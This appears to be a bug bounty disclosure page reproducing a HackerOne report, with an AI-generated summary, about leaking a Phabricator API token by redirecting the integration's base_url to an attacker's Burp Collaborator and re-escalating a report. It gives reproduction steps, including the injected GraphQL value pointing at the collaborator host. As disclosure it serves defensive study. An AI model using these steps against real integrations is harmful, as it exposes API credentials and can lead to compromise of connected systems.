
Now let's try to see if we are able to leak token in system, all we need to do is finding active report on system, since there is also no active escalation control on /reports/<reportid>/escalate_to_phabricator endpoint unlike /reports/<reportid>/escalate_to_jira (see F1262353). We can try to escalate to our Burp Collaborator.

Firstly we will view a triage report and escalate it to the valid Phabricator (see F1262348), after that we will change base_url to our Burp Collaborator (see F1262349).
Now everything is ready to go just send escalate to Phabricator request again without deleting old one (see F1262350) and check if our collaborator got hit.

When we check our burp collaborator, we will see that api token is leaked (see F1262342), now we can restore base url and restore Phabricator settings.
Root cause of the issue
HackerOne is using UpdatePhabricatorIntegration mutation for both creating and updating Phabricator integration however, do not verify that existence of connection.
They are checking if there is active connection and showing settings on UI for according to it, meanwhile not verifying existence of connection is allowing update of the URL for integration.
While team member can use any none triaged report to escalating issue to Phabricator, they can also abuse improper escalation check on /reports/<reportid>/escalate_to_phabricator endpoint and leak the API token.
Steps to reproduce
- Enable Burp Suite or any proxy for tracking and intercepting request done.
- Create a new team on https://hackerone.com/teams/new/sandbox or use existing team you are member of.
- Go to Phabricator integration located on https://hackerone.com/team_handle/phabricator_integration
- Set up your Phabricator integration
- Triage a report and escalate it to Phabricator integration.
- Update Phabricator integration and intercept the request, add following to the GraphQL query:
"base_url":"https://yourcollab"and send the request. - Send escalate to the Phabricator request again for the report, notice that you will get 500 error or create new report and escalate it.
- Check your collaborator server and notice that token is leaked.
Impact
A malicious team member with enough rights for controlling Phabricator integration settings can alternate existing connections URL and leak api token for it by escalating report then revert setting.
Since not all team members might have administrator rights on Phabricator instance, they can gain access to the Conduit API which is having all permission on the system which could lead to complete compromising of it.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the UpdatePhabricatorIntegration mutation did not verify the existence of the connection before allowing base_url changes, and the escalate_to_phabricator endpoint lacked an active escalation check.
Impact
A malicious team member with enough rights could alternate the existing connection URL and leak the API token, potentially gaining access to the Conduit API and compromising the Phabricator instance.
What the attacker needed
Team member with integration rights; a triage report; attacker-controlled server
How it was found
- Create or use a team and set up a Phabricator integration.
- Triage a report and escalate it to the Phabricator integration.
- Update the Phabricator integration and intercept the request, adding a base_url pointing to a collaborator server.
- Send the escalate to Phabricator request again for the report.
- Check the collaborator server and observe the leaked API token.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
An integration connects HackerOne to another tool, Phabricator, using a secret API token. The update feature let a user change the address of that tool without checking it was the same one, and the escalation feature did not check if a report was already escalated. So the secret token was sent to the attacker's server instead of the real Phabricator.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.




